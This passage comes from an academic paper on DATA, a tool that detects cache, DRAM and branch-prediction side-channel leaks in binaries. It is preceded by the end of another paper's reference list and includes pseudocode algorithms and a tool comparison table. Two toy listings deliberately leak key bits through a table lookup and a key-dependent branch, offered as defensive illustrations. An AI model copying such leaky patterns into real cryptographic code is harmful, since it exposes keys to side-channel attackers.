[30] KARATSUBA, A., AND OFMAN, Y. Multiplication of many-digital numbers by automatic computers. *Proceedings of the USSR Academy of Sciences 145*, 293-294 (1962).

[31] KEYSIGHT. N9020A MXA Spectrum Analyzer. `https://www.keysight.com/en/pdx-x202266-pn-N9020A/mxa-signal-analyzer-10-hz-to-265-ghz?cc=US&lc=eng`, accessed February 4, 2018.

[32] KHAN, H. A., ALAM, M., ZAJIC, A., AND PRVULOVIC, M. Detailed tracking of program control flow using analog side-channel signals: a promise for iot malware detection and a threat for many cryptographic implementations. In *SPIE Defense+Security - Cyber Sensing* (2018).

[33] KHUN, M. G. Compromising emanations: eavesdropping risks of computer displays. *The complete unofficial TEMPEST web page: http://www.eskimo.com/˜joelm/tempest.html* (2003).

[34] KOCHER, P. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In *Proceedings of CRYPTO'96, Springer, Lecture notes in computer science* (1996), pp. 104–113.

[35] KOCHER, P., JAFFE, J., AND JUN, B. Differential power analysis: leaking secrets. In *Proceedings of CRYPTO'99, Springer, Lecture notes in computer science* (1999), pp. 388–397.

[36] MESSERGES, T. S., DABBISH, E. A., AND SLOAN, R. H. Power analysis attacks of modular exponentiation in smart cards. In *Proceedings of Cryptographic Hardware and Embedded Systems - CHES 1999* (1999), pp. 144–157.

[37] OLIMEX. A13-OLinuXino-MICRO User Manual. `https://www.olimex.com/Products/OLinuXino/A13/A13-OLinuXino-MICRO/open-source-hardware`, accessed April 3, 2016.

[38] OPENSSL SOFTWARE FOUNDATION. OpenSSL Cryptography and SSL/TLS Toolkit. `https://www.openssl.org`.

[39] PERCIVAL, C. Cache missing for fun and profit. In *Proc. of BSDCan* (2005).

[40] SAMSUNG. Samsung Galaxy Centura SCH-S738C User Manual with Specs. `http://www.boeboer.com/samsung-galaxy-centura-sch-s738c-user-manual-guide-straight-talk/`, June 7, 2013.

[41] SCHINDLER, W. A timing attack against RSA with Chinese remainder theorem. In *Proceedings of Cryptographic Hardware and Embedded Systems - CHES 2000* (2000), pp. 109–124.

[42] SHAMIR, A., AND TROMER, E. Acoustic cryptanalysis (On nosy people and noisy machines). http://tau.ac.il/˜tromer/acoustic/.

[43] TSUNOO, Y., TSUJIHARA, E., MINEMATSU, K., AND MIYAUCHI, H. Cryptanalysis of block ciphers implemented on computers with cache. In *Proceedings of the International Symposium on Information Theory and its Applications* (2002), pp. 803–806.

[44] WANG, Z., AND LEE, R. B. New cache designs for thwarting software cache-based side channel attacks. In *ISCA '07: Proceedings of the 34th annual international symposium on Computer architecture* (2007), ACM, pp. 494–505.

[45] YAROM, Y., AND FALKNER, K. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *23rd USENIX Security Symposium (USENIX Security 14)* (San Diego, CA, 2014), USENIX Association, pp. 719–732.

[46] ZAJIC, A., AND PRVULOVIC, M. Experimental demonstration of electromagnetic information leakage from modern processor-memory systems. *Electromagnetic Compatibility, IEEE Transactions on 56*, 4 (Aug 2014), 885–893.

# DATA – Differential Address Trace Analysis: Finding Address-based Side-Channels in Binaries

Samuel Weiser[1], Andreas Zankl[2], Raphael Spreitzer[1],
Katja Miller[2], Stefan Mangard[1], and Georg Sigl[2,3]

[1]Graz University of Technology, [2]Fraunhofer AISEC, [3]Technical University of Munich

## Abstract

Cryptographic implementations are a valuable target for address-based side-channel attacks and should, thus, be protected against them. Countermeasures, however, are often incorrectly deployed or completely omitted in practice. Moreover, existing tools that identify information leaks in programs either suffer from imprecise abstraction or only cover a subset of possible leaks. We systematically address these limitations and propose a new methodology to test software for information leaks.

In this work, we present DATA, a differential address trace analysis framework that detects address-based side-channel leaks in program binaries. This accounts for attacks exploiting caches, DRAM, branch prediction, controlled channels, and likewise. DATA works in three phases. First, the program under test is executed to record several address traces. These traces are analyzed using a novel algorithm that dynamically re-aligns traces to increase detection accuracy. Second, a generic leakage test filters differences caused by statistically independent program behavior, e.g., randomization, and reveals true information leaks. The third phase classifies these leaks according to the information that can be obtained from them. This provides further insight to security analysts about the risk they pose in practice.

We use DATA to analyze OpenSSL and PyCrypto in a fully automated way. Among several expected leaks in symmetric ciphers, DATA also reveals known and previously unknown leaks in asymmetric primitives (RSA, DSA, ECDSA), and DATA identifies erroneous bug fixes of supposedly fixed constant-time vulnerabilities.

## 1 Introduction

Side-channel attacks infer sensitive information, such as cryptographic keys or private user data, by monitoring inadvertent information leaks of computing devices. Cryptographic implementations are a valuable target for various side-channel attacks [11, 45, 77], as a successful attack undermines cryptographic security guarantees. Especially software-based microarchitectural attacks (e.g., cache attacks, DRAM attacks, branch-prediction attacks, and controlled-channel attacks) are particularly dangerous since they can be launched from software and, thus, without the need for physical access. Many of these software-based attacks exploit address-based information leakage to recover cryptographic keys of symmetric [6, 36] or asymmetric [28, 87] primitives.

Various countermeasures against address-based information leakage have been proposed on an architectural level [52, 62, 81]. However, these require changing the hardware, which prohibits fast and wide adoption. A more promising line of defense are software countermeasures, which remove address-based information leaks by eliminating key-dependent memory accesses to data and code memory. For example, data leakage can be thwarted by means of bit-slicing [43, 47, 66], and control-flow leakage by unifying the control flow [21]. Even though software countermeasures are already well studied, in practice their adoption to crypto libraries is often partial, error-prone, or non-transparent, as demonstrated by recent attacks on OpenSSL [27, 28, 88].

To address these issues, leakage detection tools have been developed that allow developers and security analysts to identify address-based side-channel vulnerabilities. Most of these tools, however, primarily focus on cache attacks and can be classified into static and dynamic approaches. Many static analysis methods use abstract interpretation [24, 25, 48, 57] to give upper leakage bounds, ideally proving the absence of information leaks in already secured implementations, e.g., the evaluation of Salsa20 [24]. However, these approaches struggle to accurately describe and pinpoint information leaks due to over-approximation [24, page 443], rendering leakage bounds meaningless in the worst case. Moreover, their approximations of the program's data plane fundamentally prohibit the analysis of interpreted code.

In contrast, dynamic approaches [41, 84, 89] focus on concrete program executions to reduce false positives. Contrary to static analysis, dynamic analysis cannot prove the absence of leakage without exhaustive input search, which is infeasible for large input spaces. However, in case of cryptographic algorithms, testing a subset of inputs is enough to encounter information leaks with a high probability, because crypto primitives heavily diffuse the secret input during processing. Thus, there is a fundamental trade-off between static analysis (minimizing false negatives) and dynamic analysis (minimizing false positives).

We aim for a pragmatic approach towards minimizing false positives, allowing developers to identify information leaks in real-world applications. Thus, we focus on dynamic analysis and tackle the limitations of existing tools. In particular, existing tools either focus on control-flow leaks or data leaks, but not both at the same time [80,89]; they consider the strongest adversary to observe cache-line accesses only [41], which is too coarse-grained in light of recent attacks (CacheBleed [88]); many of them lack the capability to properly filter program activity that is statistically independent of secret input [50, 80, 84]; and most do not provide any means to further assess the severity of information leaks, *i.e.*, the risk they bring and the urgency with which they must be fixed. Based on these shortcomings, we argue that tools designed to identify address-based information leaks must tackle the following four challenges:

1. *Leakage origin*: Detect the exact location of data and control-flow leaks in programs on byte-address granularity instead of cache-line granularity.
2. *Detection accuracy*: Minimize false positives, e.g., caused by non-determinism that is statistically independent of the secret input, and provide reasonable strategies to also reduce false negatives.
3. *Leakage classification*: Provide means to classify leaks with respect to the information gained by an adversary.
4. *Practicality*: Report information leaks (i) fully automated, *i.e.*, without requiring manual intervention, (ii) using only the program binary, *i.e.*, without requiring the source code, and (iii) efficiently in terms of performance.

In this work, we tackle these challenges with *differential address trace analysis* (DATA), a methodology and tool to identify address-based information leaks in application binaries. DATA is intended to be a companion during testing and verification of security-critical software.[1] It targets programs processing secret input, e.g., keys or passwords, and reveals dependencies between the secret and the program execution. Every leak that DATA identifies in a program is potentially exposed to side-channel attacks. DATA works in three phases.

**Difference Detection:** The first phase generates noiseless address traces by executing the target program with binary instrumentation. It identifies differences in these traces on a byte-address granularity. This accounts for all address-based side-channel attacks such as cache attacks [61,64,87], DRAM attacks [65], branch-prediction attacks [1], controlled-channel attacks [86], and many blackbox timing attacks [11].

**Leakage Detection:** The second phase tests data and control-flow differences for dependencies on the secret input. A *generic* leakage test compares the address traces of (i) a fixed secret input and (ii) random secret inputs. If the traces differ significantly, the corresponding data or control-flow differences are labeled as secret-dependent leaks. This minimizes false positives and explicitly addresses non-deterministic program behavior introduced by blinding or probabilistic encryption, for example.

**Leakage Classification:** The third phase classifies the information leakage of secret-dependent data and control-flow differences. This is achieved with *specific* leakage tests that find linear and non-linear relations between the secret input and the address traces. These leakage tests are a valuable tool for security analysts to determine the severity and exploitability of a leak.

We implement DATA in a fully automated evaluation tool that allows analyzing large software stacks, including initialization operations, such as key loading and parsing, as well as cryptographic operations. We use DATA to analyze OpenSSL and PyCrypto, confirming existing and identifying new vulnerabilities. Among several expected leaks in symmetric ciphers (AES, Blowfish, Camellia, CAST, Triple DES, ARC4), DATA also reveals known and previously unknown leaks in asymmetric primitives (RSA, DSA, ECDSA) and identifies erroneous bug fixes of supposedly resolved vulnerabilities.

**Outline.** The remainder of this paper is organized as follows. In Section 2, we discuss background information and related work. In Section 3, we present DATA on a high level. In Sections 4–6 we describe the three phases of DATA. In Section 7, we give implementation details. In Section 8, we evaluate DATA on OpenSSL and PyCrypto. In Section 9, we discuss possible leakage mitigation techniques. Finally, we conclude in Section 10.

## 2 Background and Related Work

### 2.1 Microarchitectural Attacks

Microarchitectural side-channel attacks rely on the exploitation of information leaks resulting from contention for shared hardware resources. Especially microarchitectural components such as the CPU cache, the DRAM,

[1] DATA is open-source and can be retrieved from `https://github.com/Fraunhofer-AISEC/DATA`.

and the branch prediction unit, where contention is based on memory addresses, enable powerful attacks that can be conducted from software only. For instance, attacks exploiting the different memory access times to CPU caches (aka cache attacks) range from timing-based attacks [11] to more fine-grained attacks that infer accesses to specific memory locations [61, 64, 87]. Likewise, DRAM row buffers have been used to launch side-channel attacks [65] by exploiting row buffer conflicts of different memory addresses. Also, the branch prediction unit has been exploited to attack OpenSSL RSA implementations [1]. Xu et al. [86] demonstrated a new class of attacks on shielded execution environments like Intel SGX, called controlled-channel attacks. They enable noise free observations of memory access patterns on a page granularity. For a detailed overview on microarchitectural attacks we refer to recent survey papers [29, 76].

## 2.2 Detection of Information Leaks

### 2.2.1 Terminology

We consider a program secure if it does not contain address-based information leaks. We distinguish between data and control-flow leakage. Data leakage occurs if accessed memory locations depend on secret inputs. Control-flow leakage occurs if code execution depends on secret inputs. We further distinguish between deterministic and non-deterministic programs. Latter include any kind of non-determinism such as randomization of intermediates (blinding) or results (probabilistic constructions). A *false positive* denotes an identified information leak that is in fact none. A *false negative* denotes an information leak which was not identified.

### 2.2.2 Blackbox Timing Leakage Detection

These techniques measure the execution time of implementations for different classes of inputs and rely on statistical tests to infer whether or not the implementation leaks information [23]. Reparaz et al. [67] use Welch's t-test [83] to identify vulnerable cryptographic implementations. More advanced approaches use symbolic execution to give upper leakage bounds [63]. However, these approaches fall short for more fine-grained address-based attacks such as cache attacks.

### 2.2.3 Address-based Leakage Detection

We distinguish between static and dynamic approaches.

**Static Approaches.** Well-established static approaches are CacheAudit [24, 48] and follow-up works [25, 57], which symbolically evaluate all program paths. Rather than pinpointing the leakage origin, CacheAudit accumulates potential leakage into a single metric, which represents an upper-bound on the maximum leakage possible. While a zero leakage bound guarantees absence of address-based side channels, a non-zero leakage bound could become rather imprecise (false positives) due to abstractions made on the data of the program. Abstraction also fundamentally prohibits analysis of interpreted code as it is encoded in the data plane of the interpreter.

**Dynamic Approaches.** Dynamic analysis relies on concrete program executions, which possibly introduce false negatives. Ctgrind [50] propagates secret memory throughout the program execution to detect its usage in conditional branches or memory accesses. However, ctgrind suffers from false positives as well as false negatives [4]. In contrast, Stacco [84] records address traces and analyzes them with respect to Bleichenbacher attacks [15], for which finding a single control-flow leak suffices. Stacco does not consider data leakage, and they do not consider reducing false negatives, *i.e.*, finding multiple control-flow leaks within the traces. If they did, they would suffer from false positives due to improper trace alignment (they use Linux diff tool).

None of the above approaches supports specific leakage models to further assess the information leak. Zankl et al. [89] analyze modular exponentiations under the Hamming weight model, but they do not consider other leakage models and only detect control-flow leaks.

**Combined Approaches.** CacheD [80] combines dynamic trace recording with static analysis introducing both, false negatives and false positives. They symbolically execute only instructions that might be influenced by the secret key. Since they only analyze a single execution, they miss leakage in other execution paths. Moreover, they do not model control-flow leaks.

**Attack-based Approaches.** These are dynamic approaches that conduct specific attacks but do not generalize to other attacks. For instance, Brumley and Hakala [19] as well as Gruss et al. [36] suggested to detect implementations vulnerable to cache attacks by relying on template attacks. Irazoqui et al. [41] use cache observations and a mutual information metric to identify control-flow and data leaks. Basu et al. [9] and Chattopadhyay et al. [20] quantify the information leakage in cache attacks.

**Orthogonal Work.** Other approaches analyze source code [14], which does not account for compiler-introduced information leaks or platform-specific behavior (cf. [4]). Yet others demand source-code annotations [4, 5, 7] or specify entirely new languages [16]. While they can prove absence of leakage for already secured code, they struggle to pinpoint leaks in vulnerable code. In contrast, DATA is designed to find and pinpoint leakage in *insecure*, unannotated programs. After mitigating leakage found by DATA, absence of leakage could be proven using [4, 5, 7, 16, 25].

Table 1: Comparison of leakage detection tools. ● means that the tool suffers from false positives/negatives. ○ means that the tool does not suffer from false positives/negatives. $○_S$ denotes statistical guarantees.

| Tool | Approach | Finest granularity | Covered vulnerabilities | | False positives | | False negatives | Output | | Source code required | Tool available |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | CF leak | Data leak | Deterministic | Non-deterministic | | Leaks | Key dependency | | |
| CacheAudit [24] | Static analysis | Cache line | ✓ | ✓ | ● | ● | ○ | Leakage bound | ✗ | no | ✓ |
| CacheAudit 2 [25] | Static analysis | Byte address | ✓ | ✓ | ● | ● | ○ | Leakage bound | ✗ | no | ✓ |
| CacheD [80] | Combined | Cache line | ✗ | ✓ | ● | ● | ● | Leak origin | ✗ | no | ✗ |
| ctgrind [50] | Dynamic | Byte address | ✓ | ✓ | ● | ● | ● | Leak origin | ✗ | yes | ✓ |
| Stacco [84] | Dynamic (trace-based) | Byte address | ✓ | ✗ | $○^a$ | ● | ● | Leak origin | ✗ | no | ✗ |
| MI-Tool [41] | Dynamic (attack-based) | Cache line | ✓ | ✓ | $○_S$ | $○_S$ | ● | Leak origin | generic | yes | ✗ |
| Zankl et al. [89] | Dynamic (trace-based) | Byte address | ✓ | ✗ | $○_S$ | $○_S$ | ● | Leak origin | HW | no | ✓ |
| **DATA** | Dynamic (trace-based) | Byte address | ✓ | ✓ | $○_S$ | $○_S$ | ◐ | Leak origin | generic, HW, etc. | no | ✓ |

[a] Only the first control-flow leak is reliably identified. Reporting multiple leaks could cause false positives.

## 2.3 Improvement Over Existing Tools

By addressing the identified challenges in Section 1, DATA overcomes several shortcomings of existing approaches, as shown in Table 1.

**Leakage Origin.** DATA follows a dynamic trace-based approach to identify both control flow and data leakage on byte-address granularity. This avoids wrong assumptions about attackers, e.g., only observing memory accesses at cache-line granularity [24, 41, 80], which were disproved by more advanced attacks [1, 88]. Nevertheless, identifying information leaks on a byte granularity still allows to map them to more coarse-grained attacks.

**Detection Accuracy.** Static approaches like CacheAudit suffer from false positives. In contrast, DATA filters key-independent differences with a high probability, thereby reducing false positives even for non-deterministic program behavior. However, as with all dynamic approaches, DATA could theoretically miss leakage that is not triggered during execution. Nevertheless, we found that in practice few traces already suffice, e.g., $\leq 10$ for asymmetric algorithms, and $\leq 3$ for symmetric algorithms, due to the high diffusion provided by these algorithms. Although without formal guarantee, this gives evidence that DATA reduces false negatives successfully. Compared to others, we take multiple measures to reduce false negatives in DATA. In contrast to CacheD and ctgrind, we analyze several execution paths. Compared to Stacco, which has improper trace alignment, we report all leaks visible in the address traces. Contrary to MI-Tool, we do not only focus on a specific attack technique (e.g., cache attacks). In contrast to Zankl et al. [89], we can detect generic key dependencies. This advantage is indicated by ◐ in Table 1.

**Leakage Classification.** While Zankl et al. [89] use the Hamming weight (HW) model only, DATA allows testing for various leakage models as well as defining new ones. Besides pinpointing the information leaks, this represents valuable information to determine key dependencies in the identified information leaks.

**Practicality.** DATA analyzes information leaks fully automatically. It does so on the program binary without the need for source code, allowing analysis of proprietary software. As will be outlined in our evaluation, we achieve competitive performance, support analysis of large software stacks and even interpreted code (PyCrypto and CPython), and DATA is open source.

# 3 Differential Address Trace Analysis

DATA is a methodology and a tool to identify address-based information leaks in program binaries.

**Threat Model.** To cover a wide variety of possible attacks, we consider a powerful adversary who attempts to recover secret information from side-channel observations. In practice, attackers will likely face noisy observations because side channels typically stem from shared resources affected by noise from system load. Also, practical attacks only monitor a limited number of addresses or memory blocks. For DATA, we assume that the attacker can accurately observe full, noise-free address traces. More precisely, the attacker does not only learn the sequence of instruction pointers [59], *i.e.*, the addresses of instructions, but also the addresses of the operands that are accessed by each instruction. This is a strong attacker model that covers many side-channel attacks targeting the processor microarchitecture (e.g., branch prediction) and the memory hierarchy (e.g., various CPU caches, prefetching, DRAM). A strong model is preferable here to detect as many vulnerabilities as possible. In line with [35], we consider defenses, such as address space layout randomization (ASLR) and code obfuscation, as ineffective against powerful attackers.

**Limitations.** DATA covers software side channels of components that operate on address information only, e.g., cache prefetching and replacement, and branch prediction. In contrast, the recent Spectre [44] and Meltdown [51] bugs exploit not only *address* information but actual *data* which is speculatively processed but insufficiently isolated across different execution contexts. In these attacks, sensitive data spills over to the address bus. These hardware bugs cannot be detected by analyzing software binaries with tools listed in Table 1.





Figure 1: Overview of differential address trace analysis (DATA).

While software-only defenses exist for specific CPU models [22, 78], a generic solution should fix the hardware.

**Methodology.** DATA consists of three phases, the difference detection phase, the leakage detection phase, and the leakage classification phase, as depicted in Figure 1.

In the *difference detection phase*, we execute the target program multiple times with varying secret inputs and record all accessed addresses with dynamic binary instrumentation in so-called address traces. Thereby, we ensure to capture both, control flow and data leakages at their exact origin. The recorded address traces are then compared and address differences are reported.

The *leakage detection phase* verifies whether reported address differences are actually secret-dependent and filters all that are statistically independent. For this step, the program is repeatedly executed with one fixed secret input and a set of varying (random) secret inputs. In contrast to the previous phase, only the initially reported differences need to be monitored. The address traces belonging to the fixed input are then compared to those of the random inputs using a *generic* leakage test. Statistical differences are reported as true information leaks.

The *leakage classification phase* helps security analysts to assess the severity of previously confirmed leaks. This is done with *specific* leakage tests that find linear or non-linear relations between a given secret input and the previously recorded address traces. Such relations are formulated as so-called *leakage models*, e.g., the Hamming weight model. If a relation is found, the corresponding leakage model defines the information an attacker can learn about the secret input by observing memory accesses to the identified addresses. All detected relations are included in the final leakage report.

**Relation to Similar Concepts.** The idea of DATA is similar to differential power analysis (DPA) [46], which works on power traces. However, power traces are often noisy due to measurement uncertainty and the underlying physics. Hence, DPA often requires several thousand measurements and non-constant time implementations demand heavy pre-processing to correctly align power traces [55]. In contrast, address traces are noise-free, which minimizes the number of required measurements and allows perfect re-alignment for non-constant time traces (due to control-flow leaks).

DATA is also related to differential computation analysis (DCA) [17]. DCA relies on software execution traces to attack white-box crypto implementations. While DCA is conceptually similar to DATA, DCA attacks (white-box model) consider a much stronger adversary who can read the actual content of accessed memory locations.

## 4 Difference Detection Phase

We now introduce address-based information leaks and discuss the steps to identify them, namely recording of address traces and finding differences within the traces.

**Notation.** DATA analyzes a program binary $P$ with respect to address leakage of secret input $k$. Let $P(k)$ denote the execution of a program with controllable secret input $k$. We write $t = \mathsf{trace}(P(k))$ to record a trace of accessed addresses during program execution. We define an address trace $t = [a_0, a_1, a_2, a_3 ...]$ as a sequence of executed instructions, augmented with memory addresses. For instructions operating on CPU registers, $a_i = ip$ holds the current instruction pointer $ip$. In case of memory operations, $a_i = (ip, d)$ also holds the accessed memory address $d$. Information leaks appear as differences in address traces. We develop an algorithm $\mathsf{diff}(t_1, t_2)$ that, given a pair of traces $(t_1, t_2)$, identifies all differences. If the traces are equal, $\mathsf{diff}(t_1, t_2) = \varnothing$. A deterministic program $P$ is leakage free if and only if no differences show up for any pair of secret inputs ($k_i$, $k_j$):

$$\forall k_i, k_j : \mathsf{diff}(\mathsf{trace}(P(k_i)), \mathsf{trace}(P(k_j))) = \varnothing \quad (1)$$

### 4.1 Address-based Information Leakage

**Data leakage** is characterized by one and the same instruction ($ip$) accessing different memory locations ($d$). Consider the code snippet in Listing 1, assuming line numbers equal code addresses. Execution with two different keys $key_A = [10, 11, 12]$ and $key_B = [16, 17, 18]$ yields two address traces $t_A = \mathsf{trace}(P(key_A))$ and $t_B = \mathsf{trace}(P(key_B))$, with differences marked bold:

$$t_A = [0, 18, 19, (17, 1), 20, (17, \mathbf{11}), 21, (17, \mathbf{12}), 22, (17, \mathbf{13}), 23]$$
$$t_B = [0, 18, 19, (17, 1), 20, (17, \mathbf{01}), 21, (17, \mathbf{02}), 22, (17, \mathbf{03}), 23]$$

The function 'transform' leaks the argument *kval*, which is used as index into the array LUT (line 17).

```
0  program entry: call process with user-input
1  unsigned char LUT[16] = { 0x52,
2  0x19,
   ...
16 0x37};
17 int transform(int kval) { return LUT[kval%16]; }
18 int process(int key[3]) {
19   int val = transform(0);
20   val += transform(key[0]);
21   val += transform(key[1]);
22   val += transform(key[2]);
23   return val;
   }
```

Listing 1: Table look-up causing data leak.

```
0  program entry: call exp with user-input
1  function exp(key, *p) {
     ...
2    foreach (bit b in key)
3      if (b)
4        mul(r, p);
       else
5        mul(t, p);
6    return r;
   }
   function mul(*a,*b) {
7    tmpA = *a;
8    tmpB = *b;
     // calculate res = tmpA * tmpB
9    *a = res;
   }
```

Listing 2: Branch causing control-flow leak.

Since the base address of LUT is 1, this operation leaks memory address $kval + 1$. The first call to transform (line 19) with $kval = 0$ results in $a_1 = (17,1)$. Subsequent calls (line 20–22) leak sensitive key bytes. The differences in the traces—marked bold—reveal key dependencies.

To accurately report data leakage and to distinguish non-leaking cases (line 19) from leaking cases (line 20–22), we take the call stack into account. We formalize data leaks as tuples $(ip, cs, ev)$ of the leaking instruction $ip$, its call stack $cs$, and the evidence $ev$. The call stack is a list of caller addresses leading to the leaking function. For example, the first leak has the call stack $cs = [0,20]$. The evidence is a set of leaking data addresses $d$. The larger the evidence set, the more information leaks. For example, $ev = \{11,01\}$ for the first leak, $ev = \{12,02\}$ for the second one, etc. Our diff algorithm would report:

$$\begin{aligned}\mathsf{diff}(t_A,t_B) = \{&(17,[0,20],\{11,01\}),\\ &(17,[0,21],\{12,02\}),\\ &(17,[0,22],\{13,03\})\}\end{aligned}$$

**Control-flow leakage** is caused by key-dependent branches. Consider the exponentiation in Listing 2, executed with two keys $k_A = 4 = 100_b$ and $k_B = 7 = 111_b$. This yields the following address traces, where $R$, $P$, and $T$ denote the data addresses of the variables $r$, $p$, and $t$.

$$\begin{aligned}\mathsf{trace}(P(k_A)) = t_A = [&0,1,2,3,4,(7,R),(8,P),(9,R),\\ &2,3,\mathbf{5,(7,T),(8,P),(9,T)},\\ &2,3,\mathbf{5,(7,T),(8,P),(9,T)},2,6]\\ \mathsf{trace}(P(k_B)) = t_B = [&0,1,2,3,4,(7,R),(8,P),(9,R),\\ &2,3,\mathbf{4,(7,R),(8,P),(9,R)},\\ &2,3,\mathbf{4,(7,R),(8,P),(9,R)},2,6]\end{aligned}$$

There are two differences in the traces, both marked bold. The differences occur due to the `if` in line 3 which branches to line 4 or 5, depending on the key bit $b$, and causes operations in line 7 and 9 to be done either on the intermediate variable $r$ or a temporary variable $t$.

A control-flow leak is characterized by its branch point, where the control flow diverges, and its merge point, where branches coalesce again. In this example, the branch point is at line 3 and the merge point at line 2, when the next loop iteration starts. We model control-flow leaks as tuples $(ip, cs, ev)$ of branch point $ip$, call stack $cs$, and evidence $ev$. For example, both differences occur at the same call stack $cs = [0]$. Hence, they are reported as the same leak. The evidence is a set of subtraces corresponding to the two branches. Our diff algorithm would report:

$$\begin{aligned}\mathsf{diff}(t_A,t_B) = \{(3,[0],\{&[4,(7,R),(8,P),(9,R)],\\ &[5,(7,T),(8,P),(9,T)]\}\ )\}\end{aligned}$$

## 4.2 Recording Address Traces

We execute the program on a dynamic binary instrumentation (DBI) framework, namely Intel Pin [54], and store the accessed code and data addresses in an address trace. To execute the program in a clean and noise-free environment, we disable ASLR and keep public inputs (e.g., command line arguments, environment variables) to the program fixed. As shown in Figure 1, we repeat this multiple times with varying inputs, causing address leaks to show up as differences in the address traces.

The concept of DATA is agnostic to concrete recording tools and, hence, could also rely on other tools [71] or hardware acceleration like Intel Processor Trace (IPT) [39]. Since the recording time is small compared to trace analysis, we did not investigate other tools.

## 4.3 Finding Trace Differences

The trace comparison algorithm (diff) in Algorithm 1 sequentially scans a pair of traces ($t_A$, $t_B$) for address differences, while continuously re-aligning traces in the same pass. Whenever $ip$ values match but data addresses ($d$) do not, a data difference is detected (lines 4–6).

**Algorithm 1:** Identifying address trace differences (diff).

```
   input : t_A, t_B ... the two traces
   output: rep ... the report of all differences
1  rep = ∅, i = 0, j = 0
2  while i < |t_A| ∧ j < |t_B| do
3      a = t_A[i], b = t_B[i]
4      if a.ip = b.ip then
5          if a.d ≠ b.d then
6              rep = rep ∪ report_data_diff(t_A, t_B, i, j)
7          end
8          i++, j++
9      else
10         rep = rep ∪ report_cf_diff(t_A, t_B, i, j)
11         (i, j) = find_merge_point(t_A, t_B, i, j)
12     end
13 end
14 return rep
```

**Algorithm 2:** find_merge_point

```
   input : t_A, t_B ... the two traces
   input : i, j ... the trace indices of the branches
   output: k, l ... the indices of the merge point
1  k = i, l = j, C_A = 0, C_B = 0, S_A = ∅, S_B = ∅
2  while k < |t_A| ∧ l < |t_B| do
3      if isCall(t_A[k]) then C_A++ ;
4      if isRet(t_A[k]) then C_A-- ;
5      if isCall(t_B[l]) then C_B++ ;
6      if isRet(t_B[l]) then C_B-- ;
7      if C_A <= 0 then S_A = S_A ∪ t_A[k].ip ;
8      if C_B <= 0 then S_B = S_B ∪ t_B[l].ip ;
9      M = S_A ∩ S_B
10     if M ≠ ∅ then
11         k = find(t_A[i...k], M)
12         l = find(t_B[j...l], M)
13         return (k, l)
14     end
15     if C_A >= 0 then k++ ;
16     if C_B >= 0 then l++ ;
17 end
18 error No merge point found
```

Control-flow differences occur when $ip$ differs (line 9–11). Differences are reported using report_data_diff and report_cf_diff using the format specified in Section 4.1.

**Trace Alignment.** For control-flow differences, it is crucial to determine the correct merge points, as done by Algorithm 2. Starting from the branch point, it sequentially scans both traces, extending two sets $S_A$ and $S_B$ (lines 7–8) with the scanned instructions. If their intersection $M$ becomes non-empty (lines 9–10), $M$ holds the merge point's $ip$. We then determine the first occurrence of $M$ in both branches using find (lines 11–12) and realign the traces before proceeding (Algorithm 1, line 11).

**Context-Sensitivity.** Since control-flow leaks could incorporate additional function calls (e.g., function mul in Listing 2), we need to exclude those from the merge point search. Therefore, we maintain the current calling depth in counters $C_A$ and $C_B$ (lines 3–6) and skip calling depths $> 0$ (lines 7–8). The functions isCall$(a)$ and isRet$(a)$ return `true` iff the assembler instruction at address $a.ip$ is a function call or return, respectively. If the calling depth drops below zero, the trace returned to the function's call-site. We stop scanning this trace (lines 15–17) and wait for the other trace to hit a merge point.

Our context sensitive alignment also works for techniques like retpoline [78] that aim to prevent Spectre attacks, since they just add additional call/ret layers. Code directly manipulating the stack pointer (return stack refill [78], setjmp/longjmp, exceptions, etc.) could be supported by detecting such stack pointer manipulations alongside calls and rets.

**Comparison to Related Work.** Trace alignment has been studied before as the problem of correspondence between different execution points. Several approaches for identifying execution points exist [74]. Instruction counter based approaches [58] uniquely identify points in one execution but fail to establish a correspondence between different executions. Using calling contexts as correspondence metric could introduce temporal ambiguity in distinguishing loop iterations [75]. Xin et al. [85] formalize the problem of relating execution points across different executions as execution indexing (EI). They propose structural EI (SEI), which uses taken program paths for indexing but could lose comprehensiveness by mismatching execution points that should correspond [74]. Other approaches combine call stacks with loop counting to avoid problems of ambiguity and comprehensiveness [74]. Many demand recompilation [74, 75, 85], which prohibits their usage in our setting. Specifically, EI requires knowledge of post-dominators, typically extracted from control flow graphs (CFGs) [30], which are not necessarily available (e.g., obfuscated binaries or dynamic code generation). Using EI, Johnson et al. [42] align traces in order to propagate differences back to their originating input. We use a similar intuition as Johnson et al. in processing and aligning traces in a single pass, however, without the need to make program execution indices explicit. By constantly re-aligning traces, we inherently maintain correspondence of execution points. Our set-based approach does not require CFG or post-dominator information.

In contrast to EI, we do not explicitly recover loops. This could cause imprecision when merging control-flow leaks embedded within loops. If the two branches are significantly asymmetric in length, we might match multiple shorter loop iterations against one longer iteration, thus introducing an artificial control-flow leak (false positive) when one branch leaves the loop while the other does not. Should such leaks occur, they would be dismissed as key independent in phase two. Note that correspondence (correct alignment) would be automatically restored as soon as both branches leave the loop. Also,

this is not a fundamental limitation of DATA, as other trace alignment methods could be implemented as well.

**Combining Results.** We run our diff algorithm pairwise on all recorded traces and accumulate the results in an intermediate report. Testing multiple traces helps capture nested leakage, that is, leakage which appears conditionally, depending on which branches are taken in a superordinate control-flow leak. Nested leakage would remain hidden when testing trace pairs which either take the wrong superordinate branch or exercise both branches.

## 5 Leakage Detection Phase

We implement a *generic* leakage test to reduce the number of false positives in case of (randomized) program behavior and events that are statistically independent of the secret input. The program is repeatedly executed with one fixed secret input and a set of random secret inputs. If the distributions of accessed addresses in these two sets can be distinguished, the corresponding address differences are marked as secret-dependent. A challenge that arises during this generic leakage test is that false negatives might occur if the fixed input is particularly similar to the average random case. We address this challenge by repeating the generic leakage test with multiple distinct fixed inputs and merging the results in the end. We introduce an appropriate leakage-evidence representation to compare distributions of accessed addresses.

### 5.1 Evidence Representation

